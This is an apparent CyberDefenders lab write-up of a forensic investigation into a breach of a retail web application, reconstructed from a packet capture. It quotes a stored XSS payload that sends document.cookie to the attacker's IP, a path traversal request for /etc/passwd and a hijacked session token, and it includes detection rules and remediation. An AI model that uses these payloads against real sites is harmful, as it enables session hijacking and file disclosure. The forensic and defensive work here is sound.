

RetailBreach

Network Forensics Investigation Report

Prepared by	Alaa Zahra
Platform	CyberDefenders
Lab	RetailBreach
Category	Network Forensics / Web Application
Primary tool	Wireshark
Evidence file	RetailBreach.pcap
Packet count	14,696
Report date	September 24, 2026

1. Executive Summary

This report documents the network forensic investigation of a compromise affecting the ShopSphere retail web application. The analysis was performed using **RetailBreach.pcap**, which contained 14,696 packets.

The investigation identified **111.224.180.128** as the attacking endpoint and **73.124.17.52** as the ShopSphere web server. The attacker first performed automated web-content discovery with Gobuster 3.6, then submitted a stored cross-site scripting payload through the review form.

When an administrator opened the compromised reviews page, the payload accessed the administrator's PHP session cookie. The attacker reused the exposed session identifier to access protected administrative pages and exploited a path traversal weakness in **log_viewer.php**. The server returned records from **/etc/passwd**, confirming successful local file disclosure.

The incident is assessed as **High severity** because it resulted in administrative session hijacking and confirmed disclosure of operating-system account information.

2. Investigation Objectives

- Identify the IP address responsible for the malicious activity.
- Determine the reconnaissance tool used by the attacker.
- Recover the stored XSS payload and identify when it executed.
- Identify the exposed session token and confirm its reuse.
- Identify the vulnerable administrative script and traversal payload.
- Confirm whether the requested local file was disclosed.
- Reconstruct the timeline, map the activity to MITRE ATT&CK, and recommend defensive actions.

3. Tools Used

Wireshark

Wireshark was used to inspect endpoints, isolate HTTP requests, decode form data, follow HTTP streams, correlate requests with responses, and recover packet timestamps.

External References

MITRE ATT&CK and OWASP references were used to validate the behavioral mapping and recommended controls.

4. Initial Traffic Triage

4.1 PCAP Overview

Initial review established the size, time range, and protocol composition of the capture. The packet list showed extensive TCP and HTTP activity involving the ShopSphere server.




Figure 1. Initial overview of RetailBreach.pcap in Wireshark.

Because the application used unencrypted HTTP, request paths, cookies, form fields, and response content were visible directly in the network evidence.

4.2 IPv4 Endpoints

The IPv4 Endpoints view identified three systems central to the investigation.

Role	IP address	Evidence-based interpretation
ShopSphere server	73.124.17.52	Received HTTP requests on TCP port 80 and returned ShopSphere content.
Attacker endpoint	111.224.180.128	Performed enumeration, injected XSS, reused the session cookie, and exploited traversal.
Administrator	135.143.142.5	Authenticated user whose administrative session was later reused by the attacker.




Figure 2. IPv4 endpoints identified in the packet capture.

4.3 HTTP Request Review

Filtering on http.request revealed normal browsing mixed with rapid, repetitive requests for many different paths. The automated pattern became the first strong indicator of reconnaissance.




Figure 3. HTTP request overview showing automated path discovery activity.

5. Investigation Findings

5.1 Attacker IP Address and Reconnaissance Tool

Requests originating from **111.224.180.128** tested a large number of files and directories in rapid succession. Many of the requests produced 404 Not Found responses, which is consistent with wordlist-based content discovery.

Following one of the HTTP conversations exposed the following header:

```
User-Agent: gobuster/3.6
```




Figure 4. HTTP stream identifying the reconnaissance tool as Gobuster 3.6.

Finding: The attacking endpoint was 111.224.180.128, and the web-content discovery tool was Gobuster 3.6.

The attribution is behavioral. Packet volume alone was not treated as proof of malicious activity; the conclusion was based on enumeration, XSS submission, session reuse, protected-page access, and path traversal from the same endpoint.

5.2 Stored Cross-Site Scripting Injection

The attacker submitted a form-encoded POST request to the review endpoint:

```
POST /reviews.php HTTP/1.1
```

Wireshark decoded the review form field and exposed the stored payload:

```
<script>fetch('http://111.224.180.128/' + document.cookie);</script>
```




Figure 5. POST request to reviews.php containing the stored XSS payload.

The POST request stored the malicious review in the application. When a victim later viewed the review, the browser executed the JavaScript and generated a separate request toward the attacker-controlled IP address. The value of `document.cookie` was appended to that outbound URL.

Stage	HTTP behavior	Purpose
Payload placement	POST /reviews.php	Store malicious JavaScript in the review.
Payload execution	Browser request to 111.224.180.128	Transmit the viewing user's cookie.

Finding: The review feature was vulnerable to stored XSS, allowing attacker-controlled JavaScript to execute in another user's browser.

5.3 Administrator Triggered the Stored Payload

Traffic from **135.143.142.5** contained two requests for `/reviews.php`. The earlier request occurred before the payload was submitted. The later request occurred after the stored review existed and represents the first observed opportunity for execution.




Figure 6. Administrator requests to reviews.php shown with UTC timestamps.

Frame	Timestamp (UTC)	Interpretation
61	2024-03-29 11:50:53.924049	Administrator visit before XSS submission.
10058	2024-03-29 12:08:47.017276	Attacker submitted the malicious review.
10106	2024-03-29 12:09:50.869688	First administrator visit after XSS submission.

Finding: The stored payload was first triggered by the administrator at approximately 2024-03-29 12:09:50 UTC.

The visit at 11:50:53 UTC could not have triggered this payload because it occurred before the attacker's POST request.

5.4 Session Cookie Theft

The administrator's HTTP traffic contained the following PHP session identifier:

```
PHPSESSID=lqkctf24s9h9lg67teu8uevn3q
```




Figure 7. The administrator's PHPSESSID visible in unencrypted HTTP traffic.

The token is opaque: its characters do not directly reveal a username or privilege level. Administrative privilege was established from the session's successful use with protected administrative functions.

The XSS payload could read the cookie through `document.cookie`, showing that the cookie was not protected by the `HttpOnly` attribute. HTTP also exposed the value in cleartext on the network.

Finding: The exposed session token was lqkctf24s9h9lg67teu8uevn3q.

5.5 Session Hijacking and Administrative Access

Shortly after the administrator visited the compromised page, requests from **111.224.180.128** began carrying the same PHPSESSID. The attacker used it to request protected paths including:

```
/admin/dashboard.php  
/admin/review_manager.php  
/admin/log_viewer.php
```




Figure 8. The stolen session reused from the attacker IP to access administrative pages and the log viewer.

Possession of the valid session identifier allowed the server to associate the attacker's requests with the already authenticated administrator. The attacker therefore did not need to recover the administrator's password.

Finding: Reuse of the same PHPSESSID from the attacker IP confirmed web-session hijacking and unauthorized administrative access.

5.6 Vulnerable Script and Path Traversal

After reaching the administrative interface, the attacker targeted **log_viewer.php**, which accepted a filename through the file query parameter.

```
GET /admin/log_viewer.php?file=../../../../../../etc/passwd HTTP/1.1
```

Each `../` moves the resolved path up one directory. Repeating the sequence attempted to escape the intended log directory and reach the root filesystem. The final component selected `/etc/passwd`.

The stolen cookie and the traversal string served different purposes: the cookie passed the authorization check, while the traversal value was applied to the file parameter.

Finding: The vulnerable script was log_viewer.php, and the traversal payload was ../../../../../../etc/passwd.

5.7 Confirmed Local File Disclosure

The server returned HTTP/1.1 200 OK. The response body contained Unix account records, including:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```




Figure 9. HTTP stream confirming successful disclosure of /etc/passwd.

The response content proved that the traversal succeeded. The file exposed local account names, numeric user and group identifiers, home directories, and login shells. Modern Unix systems normally store password hashes separately in /etc/shadow, so this response did not reveal plaintext passwords. It still provided system information that could support further exploitation.

Finding: The attacker successfully retrieved /etc/passwd from the ShopSphere server.

6. Reconstructed Incident Timeline

Time (UTC)	Source	Event	Significance
11:50:53.924	135.143.142.5	GET /reviews.php	Administrator visit before the malicious review existed.
~12:01:40	111.224.180.128	Gobuster requests	Automated web-content discovery.
12:08:47.017	111.224.180.128	POST /reviews.php	Stored XSS payload submitted.
12:09:50.869	135.143.142.5	GET /reviews.php	Administrator triggered the stored payload.
12:10:47.939	111.224.180.128	Request with stolen cookie	First observed session reuse after execution.
12:11:20.310	111.224.180.128	GET /admin/dashboard.php	Unauthorized administrative access.
12:11:45.188	111.224.180.128	GET /admin/log_viewer.php	Vulnerable component reached.
12:12:12.612	111.224.180.128	Traversal to /etc/passwd	Local file returned successfully.

7. Reconstructed Attack Chain

- 1 The attacker at 111.224.180.128 enumerated ShopSphere paths with Gobuster 3.6.
- 2 The attacker submitted stored JavaScript through the review form.
- 3 The administrator loaded the compromised reviews page.
- 4 The payload accessed the administrator's PHP session cookie.
- 5 The attacker reused the stolen PHPSESSID to impersonate the administrator.
- 6 Protected administrative pages became accessible without the administrator's password.
- 7 The attacker supplied a traversal value to the file parameter of log_viewer.php.
- 8 The server returned /etc/passwd, confirming local file disclosure.

The sequence demonstrates how several moderate weaknesses combined into a high-impact compromise: stored XSS enabled session theft, the session enabled administrative access, and administrative access exposed a vulnerable file viewer.

8. Indicators of Compromise

Indicator	Value	Context
Attacker IP	111.224.180.128	Enumeration, XSS submission, session reuse, and traversal.
Victim server	73.124.17.52	ShopSphere HTTP server.
Administrator IP	135.143.142.5	Original owner of the hijacked session.
Scanner User-Agent	gobuster/3.6	Automated content discovery.
XSS endpoint	/reviews.php	Stored payload injection and execution point.
Session cookie	PHPSESSID	PHP session identifier.
Compromised token	lqkctf24s9h9lg67teu8uevn3q	Reused by the attacker.
Vulnerable script	/admin/log_viewer.php	Unsafe file parameter.
Traversal payload	../../../../etc/passwd	Escaped the intended directory.
Disclosed file	/etc/passwd	Confirmed by response content.

9. MITRE ATT&CK Mapping

Tactic	Technique	Evidence
Reconnaissance	T1595.003 - Wordlist Scanning	Gobuster tested many possible web paths.
Initial Access	T1190 - Exploit Public-Facing Application	Stored XSS was submitted to the public review form.
Credential Access	T1539 - Steal Web Session Cookie	JavaScript accessed document.cookie.
Defense Evasion / Lateral Movement	T1550.004 - Web Session Cookie	The stolen PHPSESSID was reused to impersonate the administrator.
Collection	T1005 - Data from Local System	The server returned /etc/passwd.

10. Impact and Risk Assessment

10.1 Confirmed Impact

- Execution of attacker-controlled JavaScript in an administrator's browser.
- Exposure and reuse of an authenticated administrative session identifier.
- Unauthorized access to protected administrative functions.
- Successful disclosure of `/etc/passwd` from the web server.

10.2 Potential Impact

- Modification or removal of application content through administrative functions.
- Access to other sensitive information available to administrators.
- Further local file discovery using the vulnerable log viewer.
- Additional exploitation informed by disclosed operating-system account data.

Overall severity: High. The rating reflects the combination of administrative session compromise, unauthorized privileged access, and confirmed server-side file disclosure.

11. Detection Opportunities

11.1 Web Enumeration

- Alert when one source requests many unique paths within a short period.
- Detect unusually high rates of 404 responses and known scanner User-Agents.
- Rate-limit repeated requests and preserve source, path, and response-code telemetry.

11.2 Stored XSS

- Alert on form submissions containing script tags, `document.cookie`, event handlers, or encoded equivalents.
- Monitor user-generated content for executable HTML and suspicious outbound destinations.
- Log both submitted values and the safely rendered result.

11.3 Session Hijacking

- Detect one session identifier used by unrelated IP addresses or User-Agents within a short period.
- Require reauthentication for sensitive administrative actions.
- Invalidate sessions after suspicious source or device changes.

11.4 Path Traversal

- Alert on `../` sequences, encoded traversal, and references to sensitive files such as `/etc/passwd`.
- Monitor successful responses to suspicious file requests, not only blocked attempts.
- Record the account and session associated with administrative file-viewing activity.

12. Containment and Remediation Recommendations

12.1 Immediate Containment

- 1 Invalidate the compromised PHPSESSID and all other active administrator sessions.
- 2 Temporarily disable vulnerable review rendering and log-viewer functionality.
- 3 Block the observed attacker IP while investigating other possible source addresses.
